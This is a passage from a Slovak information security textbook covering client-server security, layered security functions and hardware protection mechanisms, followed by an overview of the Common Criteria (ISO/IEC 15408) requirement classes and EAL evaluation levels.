S virtualizáciou súvisí aj dnes populárny pojem cloud. Cloudové služby nám umožňujú objednať si virtuálny počítač (prípadne celú sieť virtuálnych počítačov) ako službu prevádzkovateľa cloudu. Pri využívaní cloudových služieb je však potrebné si uvedomiť potenciálne bezpečnostné riziká spojené s tým, že naše údaje budú uložené a spracovávané v prostredí, nad ktorým nemáme kontrolu.

### 3.2.5 Model klient-server

Informačné systémy, ktoré umožňujú súčasnú prácu viacerým používateľom sú zvyčajne postavené na modeli *klient-server*. Základnou myšlienkou tohto modelu je centrálne spracovanie údajov časťou informačného systému nazývanou *server*, pričom komunikáciu medzi týmto serverom a používateľmi sprostredkovávajú ďalšie časti informačného systému, ktoré sa nazývajú *klienti*. Server je prevádzkovaný na jednom počítači a klienti sú prevádzkovaní na iných počítačoch, pri ktorých sedia používatelia. Klienti a server navzájom komunikujú prostredníctvom počítačovej siete.

Klientov rozdeľujeme na dva základné typy – tzv. *tenkí klienti* a *hrubí klienti*. Hrubý klient je pre informačný systém špecifický program bežiaci na používateľovom počítači, ktorý zabezpečuje vstup a výstup údajov ako aj predbežné alebo následné spracovanie pre/po prenesení údajov na server. Tenký klient je program bežiaci na používateľovom počítači, ktorý zabezpečuje v zásade len vstup a výstup údajov bez nejakého podstatného spracovania. Ako tenký klient sa v súčasnosti najčastejšie používa bežný webový prehliadač. To má veľkú výhodu v tom, že nie je potrebné na používateľov počítač inštalovať žiadny špeciálny program, vďaka čomu nie je ani dôležité, aký operačný systém je na používateľovom počítači použitý. Taktiež je často možné využiť to, že webový prehliadač je dnes bežnou súčasťou aj iných zariadení ako bežných počítačov – napr. tabletov, inteligentných mobilných telefónov, televízorov a pod. Vďaka tomu je možné s takýmto informačným systémom pracovať z veľkého množstva rôznych zariadení.

Z hľadiska bezpečnosti je dôležitá skutočnosť, že bezpečnostné funkcie ako napr. riadenie prístupu, autentifikácia a pod. musia byť realizované na serveri. Ak by boli realizované len na klientovi, nebolo by možné vylúčiť, aby útočník jednoducho použil vlastného upraveného klienta a realizoval tak nepovolené operácie.

### 3.2.6 Bezpečnostné funkcie vrstiev

Bezpečnosť informačného systému je komplexná záležitosť. Odhliadnime však teraz od právnych a organizačných aspektov a pozrime sa bližšie na technické otázky týkajúce sa toho, v ktorých vrstvách je možné realizovať bezpečnostné funkcie a mechanizmy, a aké predpoklady na to musia byť splnené.

Ak je nejaká bezpečnostná funkcia implementovaná na určitej vrstve, môže účinne poskytovať ochranu len proti útokom, ktoré sú vedené na tejto alebo vyššej vrstve. Keď napr. na aplikačnej vrstve implementujeme riadenie prístupu k údajom, tak toto môže byť účinné len proti útokom na aplikačnej vrstve. Ak by totiž útočník získal prístup k systému napr. na vrstve operačného systému, tak môže využiť rovnaké služby operačného systému, aké využíva aj príslušná aplikácia, a získať prístup k súborom s údajmi bez toho, aby použil akúkoľvek službu aplikácie. Analogicky, ak útočník získa prístup k údajom na úrovni hardvéru (napr. ukradne pevný disk z počítača), bez akýchkoľvek problémov môže obísť riadenie prístupu implementované v operačnom systéme. Jedinou čiastočnou výnimkou je použitie kryptografických prostriedkov – napr. údaje zašifrované na aplikačnej vrstve môžu byť pred narušením dôvernosti účinne chránené aj proti niektorým útokom napr. na vrstve hardvéru.

Vo všeobecnosti môžeme povedať, že nevyhnutnými predpokladmi pre účinnú implementáciu bezpečnostných funkcií sú:

- bezpečnostnú funkciu nemôže byť možné obísť – teda útočník napr. nesmie mať možnosť využiť služby nižšej vrstvy na získanie prístupu k údajom,
- implementácia bezpečnostnej funkcie musí byť chránená proti neoprávnenej zmene, aby ju útočník nemohol pozmeniť tak, aby mu umožnila vykonať požadované operácie,
- údaje, ktoré bezpečnostná funkcia používa na rozhodovanie, musia byť chránené proti neoprávnenej zmene – napr. útočník nesmie mať možnosť zmeniť údaje obsahujúce informáciu o prístupových právach alebo heslo,
- dôverné údaje, ktoré bezpečnostná funkcia používa, musia byť chránené aj proti prezradeniu – napr. útočník nesmie mať možnosť zistiť heslá, ktoré sa používajú na autentifikáciu.

Berúc do úvahy vyššie uvedené predpoklady, pozrime sa teraz podrobnejšie na typické bezpečnostné funkcie jednotlivých vrstiev. Aplikačná vrstva typicky zabezpečuje riadenie prístupu k funkciám a údajom informačného systému pre používateľov aplikácie. Keďže aplikačná vrstva je špecifická pre konkrétny informačný systém, nie je tu problém zohľadniť sémantiku, čiže význam, jednotlivých údajov a aplikačných funkcií. V prípade použitia modelu klient-server aplikačná vrstva (presnejšie server) môže účinne zabezpečiť ochranu údajov proti útočníkovi využívajúcemu služby aplikačnej vrstvy a izolovať ho od možnosti použiť služby nižšej vrstvy. Nemôže však efektívne zabezpečiť vlastnú ochranu ani ochranu proti útočníkovi, ktorý má možnosť priamo využiť služby nižších vrstiev (pretože tu nie je splnený napr. predpoklad, že bezpečnostnú funkciu nie je možné obísť). Pokiaľ sa jedná jednoduchú aplikáciu (bez použitia modelu klient-server), je často problematické zabezpečiť, aby používateľ aplikácie nemal možnosť pristupovať aj k službám operačného systému.

Dôležitou úlohou operačného systému je zabezpečiť ochranu aplikačnej vrstvy (a teda aj jej bezpečnostných funkcií) pred neoprávnenou zmenou, ako aj zabezpečiť ochranu údajov aplikačnej vrstvy proti neoprávnenému prístupu inou cestou ako prostredníctvom aplikačnej vrstvy. Tým operačný systém vytvára predpoklady pre účinnú implementáciu bezpečnostných funkcií na aplikačnej vrstve. Ako sme už spomenuli v časti o operačnom systéme, na naplnenie týchto úloh operačného systému sa využívajú najmä izolácia procesov a riadenie prístupu. Opäť však platí, že operačný systém dokáže poskytovať ochranu proti útočníkovi, ktorý využíva služby operačného systému, no nedokáže efektívne poskytovať ochranu proti útočníkovi, ktorý má možnosť využiť priamo služby hardvéru. S vhodnou podporou od hardvéru však operačný systém izoluje procesy od priameho prístupu k hardvéru, čím ponecháva útočníkovi jedinú cestu na priamu manipuláciu s hardvérom, a to fyzický prístup alebo zásah do hardvéru. Keď odhliadneme

od fyzického prístupu, tak vďaka izolácii procesov od hardvéru operačný systém môže účinne chrániť aj vlastnú implementáciu a vlastné údaje, ktoré jeho bezpečnostné funkcie využívajú.

Bez potrebnej podpory zo strany hardvéru by bol problém naplniť predpoklady na účinnú implementáciu bezpečnostných funkcií v operačnom systéme. Dnešný hardvér však poskytuje niekoľko bezpečnostných funkcií, ktoré tieto predpoklady umožňujú operačnému systému splniť. Základnými bezpečnostnými funkciami hardvéru sú:

- riadenie prístupu do pamäte,
- riadenie prístupu k zariadeniam,
- obmedzenie prístupu k *privilegovaným* inštrukciám.

Inštrukcie procesora, ktoré majú vplyv na systém ako celok (napr. zakazovanie prerušení, manipulácia s bezpečnostnými mechanizmami hardvéru, a pod.), sa nazývajú *privilegované* inštrukcie. Hardvér umožňuje privilegované inštrukcie vykonávať len operačnému systému (a prípadne operačným systémom určeným procesom) no nie bežným procesom.

Hardvér tiež poskytuje operačnému systému prostriedky na určenie toho, do ktorých častí pamäte môže jednotlivé procesy pristupovať. Taktiež umožňuje operačnému systému určiť, že len operačný systém alebo prípadne špeciálne určené procesy môžu manipulovať so zariadeniami.

Vďaka tomu si operačný systém môže ponechať kontrolu nad zariadeniami a celkovým stavom systému a účinne zabrániť procesom, aby mohli obísť bezpečnostné funkcie operačného systému.

Jedným z typických mechanizmov, ktorý býva v hardvéri na realizáciu spomenutých funkcií použitý sú tzv. *bezpečnostné okruhy* (*security rings*). Hardvér definuje niekoľko (typicky 2 až 4) okruhov, v rámci ktorých sa môžu vykonávať programy (čiže postupnosti inštrukcií). Vnútorný okruh má možnosť vykonávať všetky inštrukcie (teda aj privilegované) a smerom k vonkajším okruhom pribúdajú obmedzenia. Vonkajší okruh – typicky určený pre bežné programy na aplikačnej úrovni – neumožňuje vykonávanie žiadnych privilegovaných inštrukcií. Vnútorný okruh je určený pre operačný systém (resp. pre tzv. *jadro* operačného systému). Okruhy medzi vnútorným a vonkajším (ak sú podporované) môžu byť využité napr. pre ovládače zariadení v operačnom systéme.

Ďalším mechanizmom, slúžiacim na riadenie prístupu do pamäte je *stránkovanie*. Stránkovanie sme už spomenuli v súvislosti s virtuálnou pamäťou, no má aj úlohy v bezpečnosti. Hardvér umožňuje operačnému systému udržiavať samostatné tabuľky stránok pre jednotlivé procesy a definovať, či program vo vonkajšom okruhu môže k jednotlivým stránkam pristupovať a ako (čítanie, zápis, vykonávanie inštrukcií). Vďaka tomu môže operačný systém oddeliť pamäť prístupnú jednotlivým procesom a zabezpečiť tak ich vzájomnú izoláciu. Zároveň tak môže ochrániť vlastné údaje pred prístupom procesov.

Prístup k zariadeniam býva riešený buď tak, že je definované, ktorý okruh má a ktorý už nie prístup k hardvéru, alebo procesor umožňuje operačnému systému definovať presne, ktorý proces môže k jednotlivým zariadeniam pristupovať. Vďaka tomu môže operačný systém izolovať procesy od priamej manipulácie napr. s pevným diskom, grafickou kartou a pod.

Žiadny z uvedených mechanizmov však nedokáže zabrániť manipulácii s hardvérom útočníkom, ktorý má fyzický prístup k hardvéru (teda ktorý môže napr. vybrať pevný disk z počítača). Tu zohráva dôležitú úlohy fyzická bezpečnosť, ktorej je venovaná samostatná kapitola. Ak je aj málo pravdepodobné, že neoprávnená osoba počítač rozoberie, stále však zostáva niekoľko problémov, na ktoré je potrebné myslieť. Ako sme spomenuli v časti venovanej hardvéru, mnohé počítače majú možnosť rozširovať funkcionalitu hardvéru aj bez rozoberania a dokonca bez vypnutia. Typický príkladom sú spomenuté rozširujúce karty pre notebooky (CardBus, ExpressCard). Zasunutím vhodnej karty útočník získa prístup priamo na zbernicu a môže napr. pristupovať do operačnej pamäte bez vedomia operačného systému. Ďalším známym problémom je rozhranie FireWire (známe tiež ako IEEE 1394). Hoci sa najčastejšie používa na pripájanie externých zariadení ako napr. digitálne kamery, v skutočnosti, na rozdiel od USB, sa jedná o rozhranie typu zbernica. Jeho prostredníctvom je možné napr. vykonávať aj DMA prenosy, a teda tiež získať

prístup do operačnej pamäte bez vedomia operačného systému. Preto je vhodné toto rozhranie zablokovať (ak nie je potrebné) alebo venovať zvýšenú pozornosť fyzickej bezpečnosti.

## 3.3 Hodnotenie systémov

Pre posudzovanie a porovnávanie bezpečnostných vlastností a záruk informačných systémov a ich komponentov je vhodné použiť štandardizovaný prístup. V súčasnosti najpoužívanejším štandardom pre popisovanie bezpečnostných požiadaviek na IT produkty je medzinárodná norma ISO/IEC 15408, známa tiež ako *Common Criteria*.

V roku 1990 začala medzinárodná štandardizačná organizácia ISO práce na vytvorení medzinárodnej normy, ktorá by stanovila kritéria na hodnotenie bezpečnosti informačných systémov. V roku 1993 organizácie zastrešujúce vývoj takýchto kritérií v Kanade, USA, Nemecku, Francúzsku, Holandsku a Spojenom kráľovstve spojili svoje aktivity na vytvorenie spoločných kritérií. Cieľom projektu, nazvaného Common Criteria (Spoločné kritéria), bolo zjednotiť jednotlivé dovtedy používané kritéria (najmä TCSEC a ITSEC) a poskytnúť ich ako príspevok k aktivitám ISO. V roku 1996 vznikla verzia 1.0, ktorá bola akceptovaná ako návrh ISO/IEC štandardu. Po niekoľkoročnom procese pripomienkovania a upravovania vznikla v roku 1998 verzia 2.0, ktorá bola s drobnými úpravami v júni 1999 schválená ako normy ISO/IEC 15408-1:1999, 15408-2:1999 a 15408-3:1999. Aktualizovaná verzia 2.3 bola neskôr schválená ako ISO/IEC 15408-1:2005, 15408-2:2005 a 15408-3:2005. V súčasnosti je aktuálna verzia 3.1 a na nej založené normy ISO/IEC 15408-1:2009, 15408-2:2008 a 15408-3:2008. Ďalej budeme túto normu označovať ako CC.

CC rozdeľuje bezpečnostné požiadavky na dva typy – *funkčné bezpečnostné požiadavky* a *požiadavky na bezpečnostné záruky*. Funkčné bezpečnostné požiadavky slúžia na definovanie požadovaných bezpečnostných funkcií, ktoré má produkt realizovať. Požiadavky na bezpečnostné záruky slúžia na definovanie požiadaviek na postupy pri vývoji, dodávke a prevádzke produktu, ktorých cieľom je zaistiť, že produkt spĺňa definované funkčné požiadavky.

CC definuje štruktúrovaný katalóg funkčných bezpečnostných požiadaviek a požiadaviek na bezpečnostné záruky. Elementy (jednoduché požiadavky) sú zoskupené do komponentov, ktoré pokrývajú určité bezpečnostné ciele. Komponenty sú základným prvkom, ktorý sa môže použiť v špecifikáciách požiadaviek. Komponenty, ktoré pokrývajú rovnaké bezpečnostné ciele tvoria *rodinu* (family). V rámci rodiny niektoré komponenty môžu tvoriť hierarchiu. Rodiny, ktoré pokrývajú úzko súvisiace oblasti, tvoria *triedu* (class). CC definuje 11 tried funkčných bezpečnostných požiadaviek, 6 tried požiadaviek na bezpečnostné záruky a dve triedy požiadaviek na hodnotenie. CC definuje sedem úrovní hodnotenia systémov a produktov, nazývaných EAL (Evaluation Assurance Level), ktoré sú definované pomocou jednotlivých komponentov požiadaviek na bezpečnostné záruky. CC teda zakladajú úrovne hodnotenia na požiadavkách na bezpečnostné záruky. Úroveň EAL1 je najnižšia, úroveň EAL7 je najvyššia.

CC definujú dva základné typy dokumentov -- profil ochrany (Protection Profile, ďalej len PP) a bezpečnostný zámer produktu alebo systému (Security Target, ďalej len ST). PP aj ST sú štruktúrované dokumenty, ktorých štruktúra je určená CC.

PP predstavuje súhrn bezpečnostných požiadaviek vo forme komponentov z CC a prípadne ďalších požiadaviek. Účelom PP je definovať požiadavky pre určitý typ systémov alebo IT produktov (napr. operačný systém, kryptografická karta), ktoré majú splniť určené bezpečnostné ciele. Súčasťou PP je aj zdôvodnenie bezpečnostných cieľov a bezpečnostných požiadaviek, ktorými sa majú bezpečnostné ciele naplniť. PP by mal zahŕňať aj niektorú EAL.

ST predstavuje súhrn bezpečnostných požiadaviek uvedených odkazom na PP, CC alebo uvedených explicitne. ST špecifikuje požiadavky na konkrétny systém alebo IT produkt, ktoré napĺňajú uvedené bezpečnostné ciele. Súčasťou ST je popis produktu/systému a zdôvodnenie bezpečnostných cieľov a požiadaviek.

Na jednotlivé komponenty uvedené v katalógu CC sa aplikujú operácie, ktorými sa dopĺňajú rôzne parametre, vyberajú možnosti, spresňujú deklarácie uvedené v komponente. Taktiež je často možné komponent iterovať – použiť viacnásobne s rôznymi parametrami. Tieto operácie môžu byť úplne alebo čiastočne vykonané v PP a tie operácie, ktoré sú komponentom vyžadované, musia byť vykonané v ST.

CC definuje tri typy vyhodnocovania:

- vyhodnocovanie PP,
- vyhodnocovanie ST,
- vyhodnocovanie systému/produktu.

Cieľom vyhodnocovania PP je ukázať, že sa jedná o úplný, konzistentný, technicky zmysluplný súbor požiadaviek, ktorý je použiteľný pre vyhodnocovaný systém/produkt.

Cieľom vyhodnocovania ST je ukázať, že sa jedná o úplný, konzistentný, technicky zmysluplný súbor požiadaviek použiteľný pre hodnotenie daného systému alebo produktu. Ak ST deklaruje zhodu s nejakým PP, je súčasťou vyhodnocovania aj preukázanie tejto skutočnosti.

Cieľom vyhodnocovania systému alebo produktu je ukázať, že tento spĺňa bezpečnostné požiadavky uvedené v príslušnom ST.

### 3.3.1 Funkčné bezpečnostné požiadavky

Cieľom tejto časti je predstaviť jednotlivé triedy funkčných bezpečnostných požiadaviek definovaných v CC, konkrétne v ISO/IEC 15408-2:2008.

**Bezpečnostný audit (FAU Security audit)**

Bezpečnostný audit zahŕňa rozpoznávanie, zaznamenávanie, ukladanie a analýzu informácií, ktoré majú vzťah k bezpečnostne relevantným činnostiam, t.j. k činnostiam, ktoré sú riadené bezpečnostnou politikou. Záznamy auditu umožňujú určiť, aké bezpečnostne relevantné činnosti sa udiali a kto (aký subjekt) je za ne zodpovedný.

**Komunikácia (FCO Communication)**

Táto trieda požiadaviek obsahuje dve rodiny, ktorých cieľom je bezpečne identifikovať účastníkov komunikácie. Jedna rodina definuje požiadavky na identifikáciu odosielateľa informácie (dôkaz o pôvode), druhá na identifikáciu prijímateľa informácie (dôkaz o prijatí). Tieto rodiny zabezpečujú. že odosielateľ nemôže poprieť odoslanie informácie a prijímateľ nemôže poprieť jej prijatie.

**Kryptografická podpora (FCS Cryptographic support)**

Bezpečnostné funkcie systému môžu, zvyčajne na dosiahnutie náročnejších bezpečnostných cieľov, využívať kryptografické prostriedky. Využívajú sa napríklad na zabezpečenie vyššej úrovne identifikácie a autentifikácie, na ochranu dôvernosti údajov -- šifrovanie, autentickosti -- digitálne podpisy, a ďalšie účely.

**Ochrana používateľských údajov (FDP User data protection)**

Táto trieda požiadaviek špecifikuje požiadavky na bezpečnostné funkcie a politiky týkajúce sa ochrany používateľských dát. Je rozdelená na štyri časti:

***Politiky bezpečnostných funkcií na ochranu používateľských dát***

- Politika riadenia prístupu
- Politika riadenia toku informácií

V rámci týchto rodín sa definujú a pomenujú rôzne politiky bezpečnostných funkcií riadiacich prístup k položkám systému a toku informácií a ich rámec pôsobnosti. Na tieto politiky sa potom odvolávajú požiadavky na bezpečnostné funkcie, ktoré ich dodržiavanie zabezpečujú a kontrolujú.

***Spôsoby ochrany používateľských dát***

- Funkcie na riadenie prístupu
- Funkcie na riadenie toku informácií
- Vnútorné prenosy
- Ochrana zvyškových informácií
- Rollback (vrátenie systému do predchádzajúceho konzistentného stavu)
- Integrita uložených dát

***Off-line ukladanie dát, import a export***

- Autentickosť dát
- Export dát mimo rámec pôsobnosti bezpečnostných funkcií
- Import dát z mimo rámca pôsobnosti bezpečnostných funkcií

Tieto rodiny požiadaviek sa zaoberajú dôveryhodnosťou dát, ktoré sa prenášajú medzi systémom a inými systémami mimo pôsobnosti bezpečnostných funkcií.

***Komunikácia medzi dôveryhodnými systémami***

- Dôvernosť používateľských dát pri prenosoch medzi dôveryhodnými systémami
- Integrita používateľských dát pri prenosoch medzi dôveryhodnými systémami

Tieto rodiny sa zameriavajú na zabezpečenie komunikácie medzi dvoma dôveryhodnými systémami.

**Identifikácia a autentifikácia (FIA Identification and authentication)**

Rodiny požiadaviek v tejto triede sa zameriavajú na funkcie na zistenie a overenie identity používateľa. Identifikácia (zistenie identity) a autentifikácia (overenie identity) sú základom pre priradenie správnych bezpečnostných atribútov používateľom. Sú nevyhnutným predpokladom na to, aby systém mohol presadzovať bezpečnostné politiky. Mnohé triedy požiadaviek sú závislé na správnej identifikácii a autentifikácii používateľov.

**Správa bezpečnosti (FMT Security management)**

Táto trieda má niekoľko cieľov:

- správa dát bezpečnostných funkcií,
- správa bezpečnostných atribútov (napr. zoznamy prístupových práv),
- správa bezpečnostných funkcií (napr. výber funkcií a nastavovanie ich parametrov),
- definovanie bezpečnostných rôl.

**Ochrana súkromia (FPR Privacy)**

Táto trieda obsahuje rodiny požiadaviek, ktorých cieľom je poskytnúť používateľom ochranu proti zisteniu a zneužitiu ich identity inými používateľmi.

**Ochrana bezpečnostných funkcií (FPT Protection of security functions)**

Táto trieda požiadaviek obsahuje rodiny požiadaviek, ktorých cieľom je chrániť bezpečnostné funkcie a ich dáta. V istom zmysle sú tieto požiadavky podobné požiadavkám na ochranu používateľských dát a často sa aj realizujú podobnými alebo aj rovnakými prostriedkami. Avšak zatiaľ čo požiadavky na ochranu používateľských dát sledujú ochranu používateľských dát, požiadavky

tejto triedy majú za úlohu zabezpečiť, že nie je možné obísť alebo neautorizovane upravovať bezpečnostnú politiku, ktorú bezpečnostné funkcie vynucujú a kontrolujú. Bez adekvátnej ochrany bezpečnostných funkcií a ich dát nie je možné bezpečné fungovanie systému zaistiť. Napríklad, ak je možné neautorizovane meniť heslá, nemá zmysel používať autentifikáciu založenú na znalosti hesiel. Ak je možné neautorizovane zmeniť implementáciu bezpečnostných funkcií, je možné ich zmeniť tak, že povolia činnosti v rozpore s príslušnou politikou. Ochrana bezpečnostných funkcií sa týka troch významných oblastí:

- implementácia bezpečnostných funkcií, ktorá pracuje na abstraktnom počítači a implementuje mechanizmy, ktorými sa vynucuje a kontroluje bezpečnostná politika,
- dáta bezpečnostných funkcií, ktoré riadia správanie bezpečnostných funkcií,
- externé entity, s ktorými komunikujú bezpečnostné funkcie.

**Využívanie zdrojov (FRU Resource utilisation)**

Táto trieda požiadaviek sa zameriava na kontrolu využívania zdieľaných zdrojov systému. Obsahuje požiadavky na možnosť obmedziť maximálne množstvá systémových zdrojov (napr. procesorový čas, pamäť, diskový priestor) spotrebovaných subjektom. Taktiež obsahuje požiadavky na špecifikáciu priority subjektov, ktorá sa využíva pri rozhodovaní o priradení systémových zdrojov. Obsahuje aj požiadavky na zachovanie funkčnosti systému pri niektorých zlyhaniach (napr. pri chybe jedného disku).

**Prístup k systému (FTA Access)**

Požiadavky tejto triedy sa zaoberajú otázkami obmedzení prístupu používateľov k systému. Obsahujú požiadavky na zobrazovanie informácií pred prihlásením používateľa, požiadavky na vedenie histórie prístupov a informovanie používateľa o poslednom úspešnom prihlásení, počte a poslednom neúspešnom pokuse o prihlásenie. Tiež obsahuje požiadavky na možnosť obmedziť prihlásenie na základe určitých bezpečnostných atribútov. Zaoberá sa tiež možnosťou uzamknutia interaktívneho prístupu používateľom (napr. pri dočasnom opustení pracovnej stanice) alebo po určitom čase neaktivity používateľa.

**Dôveryhodná cesta a kanál (FTP Trusted path/channel)**

Táto trieda požiadaviek obsahuje rodiny zamerané na existenciu a využívanie dôveryhodných komunikačných kanálov medzi bezpečnostnými funkciami a inými dôveryhodnými systémami a dôveryhodných komunikačných ciest medzi bezpečnostnými funkciami a používateľmi.

### 3.3.2 Požiadavky na bezpečnostné záruky

V tejto časti si predstavíme triedy požiadaviek na bezpečnostné záruky.

**Vývoj (ADV Development)**

Požiadavky tejto triedy poskytujú informácie o produkte, ktoré sú základom pre testovanie a hľadanie zraniteľností. Táto trieda obsahuje požiadavky na popis produktu na rôznych úrovniach abstrakcie – od špecifikácie cez návrh až po implementáciu. Súčasťou sú aj požiadavky na popis bezpečnostného modelu a jeho korešpondencie s bezpečnostnými funkciami.

**Dokumentácia (AGV Guidance documents)**

Trieda AGV definuje požiadavky na rozsah, zrozumiteľnosť a úplnosť dokumentácie, ktorú poskytuje tvorca systému. Dokumentácia sa delí na dokumentáciu pre prípravu systému (inštalácia, konfigurácia, ...) a dokumentáciu pre prevádzku (pre všetky role – používatelia, administrátori, ...) a je dôležitým predpokladom bezpečnej prevádzky systému.

**Podpora v priebehu životného cyklu (ALC Life cycle support)**

Trieda ALC definuje požiadavky na záruky prostredníctvom použitia dobre definovaného modelu celoživotného cyklu systému pokrývajúceho všetky etapy vývoja systému. Zahŕňa politiky a procedúry odstraňovania zistených nedostatkov, korektné používanie nástrojov a techník a

bezpečnostné opatrenia na ochranu vývojového prostredia. Definuje požiadavky na manažment konfigurácie (IT systému) s cieľom zaistiť zachovanie integrity systému. Vyžaduje disciplínu a riadenie procesov úprav a modifikácie systému a informácií súvisiacich so systémom (napr. dokumentácie.) Manažment konfigurácie zabraňuje neoprávneným modifikáciám (pridávaniu alebo odoberaniu častí, komponentov, údajov a pod.) systému a poskytuje záruku, že IT systém je v stave deklarovanom jeho dokumentáciou. Súčasťou tejto triedy sú aj požiadavky na opatrenia, procedúry a štandardy týkajúce sa bezpečného doručenia systému k odberateľovi.

**Testy (ATE Tests)**

Trieda ATE stanovuje požiadavky na testovanie, ktoré má demonštrovať, že bezpečnostné funkcie systému spĺňajú bezpečnostné funkcionálne požiadavky systému.

**Posúdenie zraniteľností (AVA Vulnerability assessment)**

Trieda AVA definuje požiadavky zamerané na identifikáciu využiteľných slabých miest systému. Zaoberá sa slabými miestami, ktoré vznikajú pri konštrukcii, prevádzke, zneužití alebo nesprávnej konfigurácii systému.

**Skladanie (ACO Composition)**

Trieda ACO definuje požiadavky určené na bezpečné skladanie systémov z podsystémov, ktoré boli vyhodnotené podľa CC. Cieľom je zaistiť, aby zložený systém, ktorý sa spolieha na bezpečnosť subsystémov, pracoval bezpečne.

### 3.3.3 Požiadavky na vyhodnocovanie PP a ST

CC definuje dve triedy požiadaviek na vyhodnocovanie PP a ST:

**Hodnotenie Protection Profile (APE Protection Profile evaluation)**

Táto trieda definuje požiadavky na vytváranie, obsah a hodnotenie PP. Cieľom je zabezpečiť, že PP je vnútorne konzistentný, zmysluplný a je použiteľný ako základ pre ST alebo ďalší (komplexnejší) PP.

**Hodnotenie bezpečnostného zámeru (ASE Security Target evaluation)**

Táto trieda definuje požiadavky na vytváranie, obsah a hodnotenie ST. Cieľom je zabezpečiť, že ST je vnútorne konzistentný, zmysluplný a je v súlade s deklarovaným PP.

### 3.3.4 Úrovne hodnotenia (EAL)

CC definuje spomenutých 7 úrovní hodnotenia – EAL. Jednotlivé úrovne sa líšia požiadavkami na bezpečnostné záruky. Vyššie úrovne poskytujú vyššiu mieru dôvery v to, že systém spĺňa funkčné bezpečnostné požiadavky definované v príslušnom ST.

**EAL1 -- funkčne testovaný**

Vyhodnotenie na tejto úrovni poskytuje dôkaz, že systém alebo produkt funguje v súlade s dokumentáciou. Táto úroveň je vhodná, ak je vyžadovaná určitá miera dôvery v správne fungovanie systému alebo produktu, ale hrozby nie sú považované za vážne. Užitočná je, ak je požadované nezávislé uistenie, že bola venovaná dostatočná pozornosť ochrane osobných alebo podobných údajov. EAL1 poskytuje základnú úroveň záruk na základe nezávislého testovanie oproti špecifikácii a preskúmania dokumentácie.

**EAL2 -- štrukturálne testovaný**

Vyhodnotenie na úrovni EAL2 vyžaduje základnú spoluprácu s vývojárom systému/produktu v podobe predloženia návrhovej dokumentácie a výsledkov testovania. Nad rámec EAL1 sa vyžaduje predloženie dôkazov testovania vývojármi na základe funkčnej špecifikácie, ako aj hľadania zraniteľností. Vyžaduje sa preukázanie odolnosti voči útočníkom so základným útočným potenciálom. Vyžaduje sa bezpečný spôsob distribúcie systému/produktu a správa konfigurácií v procese vývoja.

**EAL3 -- metodicky testovaný a kontrolovaný**

EAL3 umožňuje vývojárom dosiahnuť maximálne záruky z vývoja so zohľadnením požiadaviek na bezpečnosť na úrovni návrhu bez vážnych zásahov do dobrých praktík softvérového inžinierstva. Nad rámec EAL2 sa vyžaduje, aby testovanie systému/produktu vývojármi bolo založené nielen na jeho funkčnej špecifikácii, ale aj na návrhu. Vyžaduje sa kompletnejšie pokrytie testovania a postupy, ktoré poskytujú základnú dôveru, že s produktom nebolo neoprávnene manipulované počas vývoja.

**EAL4 -- metodicky navrhnutý, testovaný a kontrolovaný**

EAL4 je asi najvyššia úroveň, ktorú je možné dosiahnuť kvalitnými praktikami softvérového inžinierstva bez špeciálnych znalostí a skúseností v oblasti bezpečnosti. Pri vyhodnocovaní na tejto úrovni sa nad rámec EAL3 analyzuje kompletná špecifikácia rozhraní, základný modulárny návrh a vybrané časti implementácie systému/produktu. Analýza zraniteľností musí ukázať, že systém/produkt je odolný voči napadnutiu útočníkom s rozšíreným útočným potenciálom.

**EAL5 -- semiformálne navrhnutý a testovaný**

Pri vyhodnocovaní na úrovni EAL5 sa analyzuje celá implementácia bezpečnostných funkcií, požaduje sa semiformálna prezentácia návrhu systému/produktu a štruktúrovaná architektúra. Vyžaduje sa modulárny návrh systému/produktu. Nezávislá analýza zraniteľností musí preukázať odolnosť systému/produktu voči útočníkovi so stredným útočným potenciálom.

**EAL6 -- semiformálne overený návrh a testovaný**

Nad rámec EAL5 sa vyžaduje štruktúrovaná prezentácia implementácie, semiformálna prezentácia funkčnej špecifikácie a návrhu, a formálny model vybraných bezpečnostných funkcií. Vyžaduje sa vrstvový návrh systému/produktu. Nezávislá analýza zraniteľností musí preukázať odolnosť voči útočníkovi s vysokým útočným potenciálom. Vyžaduje sa štruktúrovaný proces vývoja.

**EAL7 -- formálne overený návrh a testovaný**

Na úrovni EAL7 sa požaduje formálna prezentácia funkčnej špecifikácie a návrhu. Návrh systému/produktu musí byť dostatočne jednoduchý, aby bolo možné ho dôkladne preskúmať. Vyžaduje sa kompletné nezávislé testovanie, formálne preskúmanie zhody rôznych úrovní reprezentácie produktu a pod.

### 3.3.5 Význam a riziká hodnotenia produktov podľa CC

Vyhodnotenie nejakého IT produktu alebo systému podľa CC môže byť prínosom v zmysle vyššej dôvery v úroveň bezpečnosti. Je však potrebné si uvedomiť, čo výsledok vyhodnotenia v skutočnosti znamená. Mnohí dodávatelia totiž využívajú vyhodnotenie svojich produktov ako marketingový ťah. Nedostatočne znalý odberateľ potom ľahko podľahne ilúzii, že keď daný produkt bol vyhodnotený na úrovni EAL4, tak to zabezpečí vysokú úroveň bezpečnosti. Problémom je, že akákoľvek úroveň sa viaže k naplneniu požiadaviek špecifikovaných v nejakom PP alebo ST. Dôležitou súčasťou PP je definovanie predpokladov o prostredí a identifikácia hrozieb, voči ktorým majú bezpečnostné funkcie produktu poskytovať ochranu. A kľúčovou otázkou pre praktický význam vyhodnotenia nejakého IT produktu preto je, či sú predpoklady v danom konkrétnom prostredí splnené a či všetky skutočne relevantné hrozby boli zohľadnené. Ak totiž nasadíme vyhodnotený produkt do prostredia, ktoré nespĺňa predpoklady, je veľmi pravdepodobné, že bezpečnostné funkcie produktu budú nedostatočné, a to napriek tomu, že produkt mohol byť úspešne vyhodnotený na niektorej z vyšších úrovní (napr. EAL4). Tiež je dôležité si uvedomiť, že produkty sú často vyhodnotené v určitej konfigurácii a použitie inej konfigurácie môže mať zásadný vplyv na ich bezpečnostné vlastnosti. Samotné tvrdenie, že daný produkt bol vyhodnotený (či dokonca certifikovaný) na nejakej úrovni EAL, preto nemá veľký praktický význam a môže byť naozaj aj len marketingovým ťahom. Až preskúmanie príslušného PP a ST a overenie splnenia predpokladov nám môže priniesť dôveru v to, že produkt bude mať potrebné bezpečnostné vlastnosti aj v našom konkrétnom prostredí.

# 4 Riadenie prístupu

*Ivan Kopáčik*

## 4.1 Úvod

Táto kapitola je venovaná riadeniu prístupu. Riadenie je prístupu je samostatný okruh informačnej bezpečnosti, ktorý podporuje a ovplyvňuje viaceré ďalšie okruhy informačnej bezpečnosti (napr. bezpečnosť počítačových sietí, aplikačnú bezpečnosť, fyzickú a objektovú bezpečnosť).
